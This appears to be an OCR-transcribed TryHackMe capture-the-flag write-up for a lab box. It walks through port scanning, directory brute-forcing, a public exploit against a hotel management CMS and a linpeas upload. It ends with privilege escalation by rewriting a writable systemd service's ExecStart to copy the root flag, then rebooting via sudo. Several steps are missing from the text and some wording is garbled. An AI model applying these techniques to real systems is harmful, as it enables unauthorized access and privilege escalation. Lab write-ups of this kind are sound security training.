
THM LENO WRITEUP

- 


Root@fahad# **nmap -sV -p- -T5 -oN nmap.txt 10.10.106.78


- Nmap scan report for 10.10.106.78
  Host is up (0.17s latency).
  Not shown: 65533 filtered ports
  PORT STATE SERVICE VERSION
  22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
  12340/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
- Seeing the open ports andnafter checking those nothing worked Now the next thing we can Do is directory bruteforcing(Asset discovery)


- Root@fahad# **gobuster dir -u http://10.10.106.78:12340 -w directory-list-lowercase-2.3-medium.txt -t5**
- After The scan i got the following results :-
- Gobuster v3.1.0
  by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
  ==========
  [+] Url: http://10.10.106.78:12340
  [+] Method: GET
  [+] Threads: 50
  [+] Wordlist: directory-list-lowercase-2.3-medium.txt
  [+] Negative Status codes: 404
  [+] User Agent: gobuster/3.1.0

- Timeout: 10s
  ==========
  2022/06/03 13:41:02 Starting gobuster in directory enumeration mode
  ==========

- /rms (Status: 301)
- We got a directory called /rms. After checking it out we can see a full proper website lets do some manual testing there and lets see if we can figure something out
- Lets Directory bruteForce the subdomain again for find anything usefull
- The results i got were Forbidden and The only intresting result i got were the /admin lets do some fuzzing there to check if we can get a acces to the admin page and change the configrations and get a reverse shell in that server
- Well that didnt go well i tried to check if the "Hotel managemnt system " was a cms and it was! and It had a exploit too

- 

- Note: The python script dosent work immediatly after you download it you have to fix a broken proxy and some broken strings
- OR
- There is a alternative you could use this exploit and just put the attackers and victims ip and port: Here
- Now that we got acces to the machine lets Upload linpeas to check for possible atttack vectors
- Note: wget dosent work on this machine and you have to use curl + the -o flag to upload the linpeas.sh file to the victims box
- 

- 

- Lets try to login to edward via ssh with the following creditionals.
- NICE! now that we have got acces to edwards machine lets try to UP our previlages and get the root flag for that we have to type in the following command called **sudo -l**
- [edward@zeno ~]$ sudo -l

User edward may run the following commands on zeno:
(ALL) NOPASSWD: /usr/sbin/reboot

- Well that dosent seem intresting but thats the only way we got and we have to work with it and lets not forget that we have a writeable file called

/etc/systemd/system/zeno-monitoring.service

- .Service file Very intresting I havent stumbled across anything like this and i have to do some resarch on this on how to exploit this file. There is a good post on how to exploit .service files https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
- > Now lets re-Write the file to get the root acces for that lets go to
- /etc/systemd/system/zeno-monitoring.service
- OR
- copy the flag file from the root directory to edwards directorty for that
- > ExecStart = /usr/bin/cp /root/root.txt /home/edward/root.txt
- Then restart the system under **edward** with the command:
- > sudo /usr/sbin/reboot
- **CONGRATS !!! NOW WE HAVE GOT THE FLAG!!!**
- **Hope you enjoyed my writeup and have a good day:)**